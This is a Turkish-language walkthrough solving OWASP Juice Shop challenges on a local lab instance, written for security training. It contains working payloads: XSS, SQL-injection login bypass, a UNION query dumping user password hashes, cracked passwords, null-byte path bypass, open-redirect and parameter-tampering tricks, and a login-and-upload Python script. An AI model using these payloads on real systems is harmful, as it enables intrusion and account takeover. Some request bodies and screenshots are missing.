
|  |  |  |  |
| --- | --- | --- | --- |
|  | 12/9/2019 |  | |
| |  |  | | --- | --- | |  |  | |  |  | |  |  | |  |  | | |  | |
| OWASP-JUICE SHOP  *Challangeların Çözümü* | | | |
|  |  | | |  |  |  | | --- | --- | --- | |  |  |  | |  |  |  | |  |  |  | |  |  |  | |  |  |  | |  |  |  | |
|  |  | | Muhammed Said Bakırcı |

OWASP-JUICE SHOP

Challangeların Çözümü

Juice Shop OWASP tarafından OWASP’ın belirttiği [Top 10](https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf) kritik zafiyeti içerisinde bulunduran zafiyetli bir web uygulamasıdır.

Juice Shop <https://github.com/bkimminich/juice-shop> adresinde Readme.md dosyasının içerisinde belirtilen yöntemler ile kurulup çalıştırılıp; içerisinde bulunan challange lere meydan okunabilir.

Juice Shop web uygulaması içerisinde 90 adet challange bulunduruyor. Bu challangelar çözüldükçe site bildirimi ile meydan okuyan kişi bilgilendiriliyor.

Challangeların durumunu öğrenmek için gizli ve aynı zamanda bir challange olan scoreboard sayfası da bulunmaktadır.

Ben Vagrant ile Juice Shop web uygulamasını çalıştırdım ve çözüm esnasında Burp Suite, Sqlmap, Kali Linux VM ile browserın web konsolunu kullandım.

# Çözümler

## Score Board----Find the carefully hidden 'Score Board' page.

Web sitesinin HTML kaynak kodu incelenmesi sonucu score board sayfasına ulaşıldı. **http://192.168.33.10:3000/#/score-board**

## Privacy Policy----Read our privacy policy.

Site içerisinde bulunan gizlilik sözleşmesi okunduğunda challange tamamlanmış oldu.

## Confidential Document---Access a confidential document.

Dirb toolu ile site dizinleri araştırıldığında 200 döndürenlerin arasında /ftp dizinide bulunmaktadır.

**http://192.168.33.10:3000/ftp/** gidildiğinde birçok dosya bulunmaktadır.Bunlardan herhangi birini örneğin "Acqutations.md" dosyasını indirdiğimizde bu challange’da çözmüş oluruz.

## Error Handling---Provoke an error that is neither very gracefully nor consistently handled.


Çözüm için 404 hatası verdirmemiz yeterli; arama kutusuna tek tırnak ile herhangi bir şey yazmak yetertli olacaktır. Örneğin: **’said**


## DOM XSS---Perform a DOM XSS attack with <iframe src="javascript:alert(`xss`)">.

Arama kutusuna **<iframe src="javascript:alert(`xss`)">** yazmak yeterlidir.


## Zero Stars--Give a devastating zero-star feedback to the store.

"Customer Feedback" sayfasına gidip formu rastgele doldurduktan sonra Burp aracı ile istektaki rating değerini 0 ile değiştirip forward edin ve challange tamam.





İsteği



Şekilde değiştirin ve forward edin

## Login Admin---Log in with the administrator's user account.

Login sayfasında Email ve Password kısımlarına basit bir şekilde **' OR 1=1 --** gibi basit bir manuel sql injection yöntemi ile admin olarak girebilir ve challange’i tamamlarız.

## Admin Section---Access the administration section of the store.



Yukarıda admin olduk ve daha önce dirb ile site dizimlerine ulaştık. “**192.168.33.10:3000/#/administration”** adresine giderek bu challange da tamamlanır.

## Five-Star Feedback---Get rid of all 5-star customer feedback.

/Administration sayfasına girdikten sonra feedbacklerin arasından 5 yıldız almış olan feedback’i silersek bu challangede tamamlanır.

## View Basket---View another user's shopping basket.

Bir kullanıcı oluşturup bu kullancı ile giriş yaptıktan sonra “Your Basket” sekmesine geçerken yapılan isteği Burp aracı ile değiştirirsek bu challange da tamamlanır.

  şeklinde değiştirmek yeterli olur.

## Password Strength---Log in with the administrator's user credentials without previously changing them or applying SQL Injection.

## Ve

## User Credentials---Retrieve a list of all user credentials via SQL Injection.

‘Search’ işlemi burp ile incelendiği zaman isteğin aslında /rest/api/product?q= sayfasına istek yapıldığı çıkarılabilir.Bu sayfada sqlmap toolu ile test edildiğinde.Çıktı olarak;

DBMS: SQLite

Database: SQLite\_masterdb

[21 tables]

| Addresses || BasketItems || Baskets || Captchas || Cards || Challenges || Complaints || Deliveries || Feedbacks || ImageCaptchas || Memories || PrivacyRequests || Products || PurchaseQuantities || Quantities || Recycles || SecurityAnswers || SecurityQuestions || Users || Wallets || sqlite\_sequence |

Table: Users


[12 columns]

| createdAt || deletedAt || email | | id | | isActive | | lastLoginIp | | password || profileImage | | role | | totpSecret | | updatedAt | | username |

Ulaşılabilir.Daha sonra el yordamı ile Products tablosundaki kolon sayısı adetini belirleyerek;

**http://192.168.33.10:3000/rest/products/search?q=said')) UNION SELECT '1', id, email, password, '5', '6', '7', '8','9' FROM Users--**

İsteği ile tüm kullanıcıların bilgilerine ulaşabiliriz.




Buradan [hashkiller](https://hashkiller.co.uk/Cracker) aracılığıyla

email: **admin@juice-sh.op** hash**:** **0192023a7bbd73250516f069df18b500** password**:admin123**

bilgilerine ulaşır ve login sayfasından giriş yapmamız halinde challange tamamlanır.

## Login MC SafeSearch---Log in with MC SafeSearch's original user credentials without applying SQL Injection or any other bypass.



Aynı şekilde [hashkiller](https://hashkiller.co.uk/Cracker) aracılığıyla

email: mc.safesearch@juice-sh.op hash: b03f4b0ba8b458fa0acdc02cdb953bc8 password: Mr. N00dles

bilgilerine ulaşır ve login sayfasından giriş yapmamız halinde challange tamamlanır.

## Login Bender---Log in with Bender's user account.

## Ve

## Login Jim---Log in with Jim's user account.

Yukarıda elde ettiğimiz email bilgileri ve parola kısmına yazacağımız ' OR 1=1 – ile bu 2 challange’de tamamlanır.

## Forged Feedback---Post some feedback in another users name.

Herhangi bir kullanıcı ile giriş yaptıktan sonra “Customer Feedback “ sekmesinden form’a rastgele değerler girdikten sonra Burp tool’u ile araya girerek UserId değerini değiştirmemiz challange’ı çözmek için yeterli olacaktır;

## Payback Time---Place an order that makes you rich.


Herhangi bir kullanıcı ile giriş yaptıktan sonra herhangi bir ürünü “Add to Basket” yaparken Burp toolu ile araya girerek quantity değerini eksi bir sayı girermemiz(örneğin: -99) ve forward etmemiz.

Akabinde ise sepetimize giderek “Checkout” yapmamız durumunda biz para ödemek yerine site bize para ödeyecek ve challange tamamlanacaktır. ☺

## Christmas Special---Order the Christmas special offer of 2014.

SqlInjection zafiyeti bulunan **http://192.168.33.10:3000/rest/products/search?q=** kısım ve url encode kullanılarak bu challange çözülebilir. **http://192.168.33.10:3000/rest/products/search?q=christmas%25%27))--** şeklinde arama yaparak "Christmas Super-Surprise-Box (2014 Edition)" ürününe ve id’sine ulaşabiliriz.

 ve Id ile Burp tool aracılığıyla herhangi bir ürün Id’si 10 olarak değiştirilip “Checkout” yapılarak bu challange tamamlanır.

## 

## Upload Size---Upload a file larger than 100 kB.

## Ve

## Upload Type---Upload a file that has no .pdf or .zip extension.

Bunun için bir python scripti yazdım.Herhangi bir kullanıcı ile giriş yapmamız gerek çünkü ancak kullanıcılar “Complaint” sekmesini kullanabiliyor.

import requests

import json

import os

session = requests.Session()

jsurl = 'http://192.168.33.10:3000'

# Giriş yapmamız lazımki birşeyler şikayet edelim ;)

auth = json.dumps({'email': 'admin@juice-sh.op\'--', 'password': 'admin123'})

login = session.post('{}/rest/user/login'.format(jsurl),

headers={'Content-Type': 'application/json'},

data=auth)

if not login.ok:

raise RuntimeError(Giriş Hatası')

# dosya oluştur 150kb boyuutlu

with open('said.txt', 'wb') as outfile:

outfile.truncate(1024 \* 150)

with open('said.txt', 'rb') as infile:

files = {'file': ('herniyse', infile, 'application/json')}

# dosyayı yükleme

upload = session.post('{}/file-upload'.format(jsurl), files=files)

if not upload.ok:

raise RuntimeError('Dosya Yüklemede Hata Oluştu.')

os.remove('said.txt')

## Forgotten Developer Backup---Access a developer's forgotten backup file.

## ve

## Easter Egg---Find the hidden easter egg.

## Nested Easter Egg---Apply some advanced cryptanalysis to find the real easter egg.

## Ve

## Forgotten Sales Backup---Access a salesman's forgotten backup file.

## Ve

## Misplaced Signature File---Access a misplaced SIEM signature file.

/ftp içerisinde bir .md ile .pdf dosyalarına erişime izin veriliyor. Bu yüzden .bak ve .gg dosyalarına erişebilmek için ufak url encoding yöntemi kullanmalıyız. Bunun için sanki boş bir veri için %00 olmalı ve % için %25 kullanılmalı ve izin verilen bir dosya uzantısı(örneğin:.pdf) eklenmelidir. Örneğin;

/ftp/ eastere.gg%2500.pdf şeklinde yapılmalı ve indirilen dosyadan .pdf ve varsa .bak uzantıları kaldırılarak dosyaya erişilmelidir.Nested Easter Egg challange’i haricinde dosyalar indirildiğinde challangeler tamamlanır.

Nested Easter Egg içinse

Eastere.gg dosyası içerisinde **L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3JlL3J0dA==** şeklinde bir metin yazmaktadır. Bu metni base64 ile decode edersek;

**/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt** şeklinde karışık bir metin elde ederiz bunuda rot-13 ile kaydırırsak;

**the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg** metnine ulaşırız bu metnide url’imize eklersek challange tamamlanır.



## Change Bender's Password---Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password.

Bender kullancısı ile oturum açmalı ve “Change Password” sekmesinde form’un “Current Pasword”’e rastgele bir değer ve “New Password” ve “Repeat New Password” kısmına “slurmCl4ssic” yazmalı ve Change butonuna tıkladığımız zaman Burp toolu ile gönderilen istekte;


**/rest/user/change-password?current=abcde&new=slurmCl4ssic&repeat=slurmCl4ssic**

**current=abcde** kısmını silerek.

**/rest/user/change-password?new=slurmCl4ssic&repeat=slurmCl4ssic** şeklinde istekte bulunmalıyız.Bu şekilde bu challange’de tamamlanmış olur.

## Login CISO---Exploit OAuth 2.0 to log in with the Chief Information Security Officer's user account.

Burp tool’u içerisindeki Repeater ile /rest/user/login yoluna bir POST isteği göndermemiz ve Header kısmına **X-User-Email: ciso@juice-sh.op** eklememiz ve Body kısmına varolan bir kullanıcı bilgileri ile göndermemiz challange’i çözmek için yeterli olacaktır.




## Forged Coupon---Forge a coupon code that gives you a discount of at least 80%.

/ftp içerisindeki coupons\_2013.md dosyası incelendiğinde içerisinde karışık birkaç metin olduğu görülebilir son kısımlarındaki benzerlikler dışında aklıma bir şey gelmedi.Googleladığım zaman z85 olduğu ile ilgili web sitelerinde birşeyler gözüme çarptı ve <https://cryptii.com/pipes/z85-encoder> adresinden decode ettiğimde: n<MibgC7sn için JAN13-10 şeklinde bir sonuç aldım. İlk 3 kısım kuponun geçerli olduğu ayı sonraki 2 yılı ve son 2 ise indirim oranını belirtiyor bizden %80 ve üstü dediği için DEC19-80 yazıp encode ettim ve l}6D$iw0iA şeklinde sonuç aldım ve herhangi bir kullanıcı hesabı ile “Checkout” yaparken coupon kısmına yazıldığı takdirde challange tamamlandı bildirimini aldım.

## Whitelist Bypass---Enforce a redirect to a page you are not supposed to redirect to.

Biraz araştırdıktan sonra;



Yanlızca kendi dağıtımının yapıldığı sayfaya redirect ettirebileceğimiz ile ilgili bir whitelisti olduğunu farkettim ve;

**http://192.168.33.10:3000/redirect?to=https://google.com/?https//github.com/bkimminich/juice-shop**

gibi bir istek yaptırarak bu challange’i tamamlayabiliriz.

## Blockchain Hype---Learn about the Token Sale before its official announcement.

Kaynak kodları karıştırırken;

**e.when('/track-order', { templateUrl: 'views/TrackOrder.html', controller: 'TrackOrderController' }),**

Şeklindeki kısım ile karşılaştım.Buradan birşeyler çıkarabilirmiyim diye aranırken;Browser Console ile burayı tetiklemeye çalıştım.

**function () {**

**var e = Array.prototype.slice.call(arguments),**

**t = e.shift();**

**return e.reverse().map(function (e, n) {**

**return String.fromCharCode(e - t - 45 - n)**

**}).join('')**

**}(25, 184, 174, 179, 182, 186) + (36669).toString(36).toLowerCase() + function () {**

**var e = Array.prototype.slice.call(arguments),**

**t = e.shift();**

**return e.reverse().map(function (e, n) {**

**return String.fromCharCode(e - t - 24 - n)**

**}).join('')**

**}(13, 144, 87, 152, 139, 144, 83, 138) + (10).toString(36).toLowerCase()**

Şeklinde bir fonksyon yazdım fakat:

**SyntaxError: function statement requires a name debugger eval code:1:9**

şeklinde bir hata aldım ve bunu bir değişkene örneğin;

**$foo = function () {**

**var e = Array.prototype.slice.call(arguments),**

**t = e.shift();**

**return e.reverse().map(function (e, n) {**

**return String.fromCharCode(e - t - 45 - n)**

**}).join('')**

**}(25, 184, 174, 179, 182, 186) + (36669).toString(36).toLowerCase() + function () {**

**var e = Array.prototype.slice.call(arguments),**

**t = e.shift();**


**return e.reverse().map(function (e, n) {**

**return String.fromCharCode(e - t - 24 - n)**


**}).join('')**

**}(13, 144, 87, 152, 139, 144, 83, 138) + (10).toString(36).toLowerCase()**

Şeklinde atadıktan sonra çalıştırdığımda:




Şeklinde çalıştı ve ;




Sayfasına ulaştım ve challange tamamlandı.

## Product Tampering---Change the href of the link within the OWASP SSL Advanced Forensic Tool (O-Saft) product description into https://owasp.slack.com.

Bu challange’in çözümünde Burp toolumuzun Repeater’ını kullandım.



Şeklindeki bir request ve response’dan sonra;



Adresine giderek challange’i tamamlarız.

## Weird Crypto---Inform the shop about an algorithm or library it should definitely not use the way it does.

“MD5 is shit!”şeklinde bir comment yazmanız bu challange’i çözmek için yeterli olacaktır.Bazen kolay şeyler çok zor farkediliyor ☹

## Reset Jim's Password---Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.

Önceki kısımlarda Jim’in e-posta adresine ve hash bilgisine ulaşmıştık; (email:jim@juice-sh.op hash: e541ca7ecf72b8d1286474fc613e5e45 md5decode: ncc-1701) forget password kısmına geldiğimizde “Your eldest siblings middle name?” şeklinde bir sorunun cevabını bizden istiyor. Ben şifresini googleladığım zaman [Wikipedia](https://www.wikizeroo.org/index.php?q=aHR0cHM6Ly9lbi53aWtpcGVkaWEub3JnL3dpa2kvSmFtZXNfVC5fS2lyaw) içerisinde Uss Enterprise (NCC-1701) şeklinde Uzay Yolu içerisindeki bir gemi ve Kaptanı James Tiberius "**Jim**" Kirk olduğu çıktı.

Wikipedia içerisinde “James Tiberius Kirk was born in Riverside, Iowa, in the year 2233,[1] where he was raised by his parents, George and Winona Kirk.[2] Although born on Earth, Kirk lived for a time on Tarsus IV, where he was one of nine surviving witnesses to the massacre of 4,000 colonists by Kodos the Executioner. James Kirk's brother, George **Samuel** Kirk, is first mentioned in "What Are Little Girls Made Of?" and introduced and killed in "Operation: Annihilate!", leaving behind three children.[3] “

metninden kardeşinin adının ‘**Samuel**’ olduğunu çıkarıp şifresini değitirmeye çalıştığımızda challange’da tamamlanır.

## Reset Bender's Password---Reset Bender's password via the Forgot Password mechanism with the original answer to his security question.

Bender diye google’ladığımız zaman popüler bir dizi olan Futurama’da bir karakter çıkıyor. Bu karakteri [araştırdığımızda](https://futurama.fandom.com/wiki/Bender_Bending_Rodr%C3%ADguez);



Bilgisine ulaşıyoruz [buradan](https://futurama.fandom.com/wiki/Suicide_booth) suicide booths’u yapan firmayıda bularak security question’u cevaplayarak şifresini değiştirip challange i tamamlıyoruz.

## Deprecated Interface---Use a deprecated B2B interface that was not properly shut down.

XXE ile alakalı [OWASP](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)’ın vermiş olduğu örneklerden birini kullanarak örneğin;

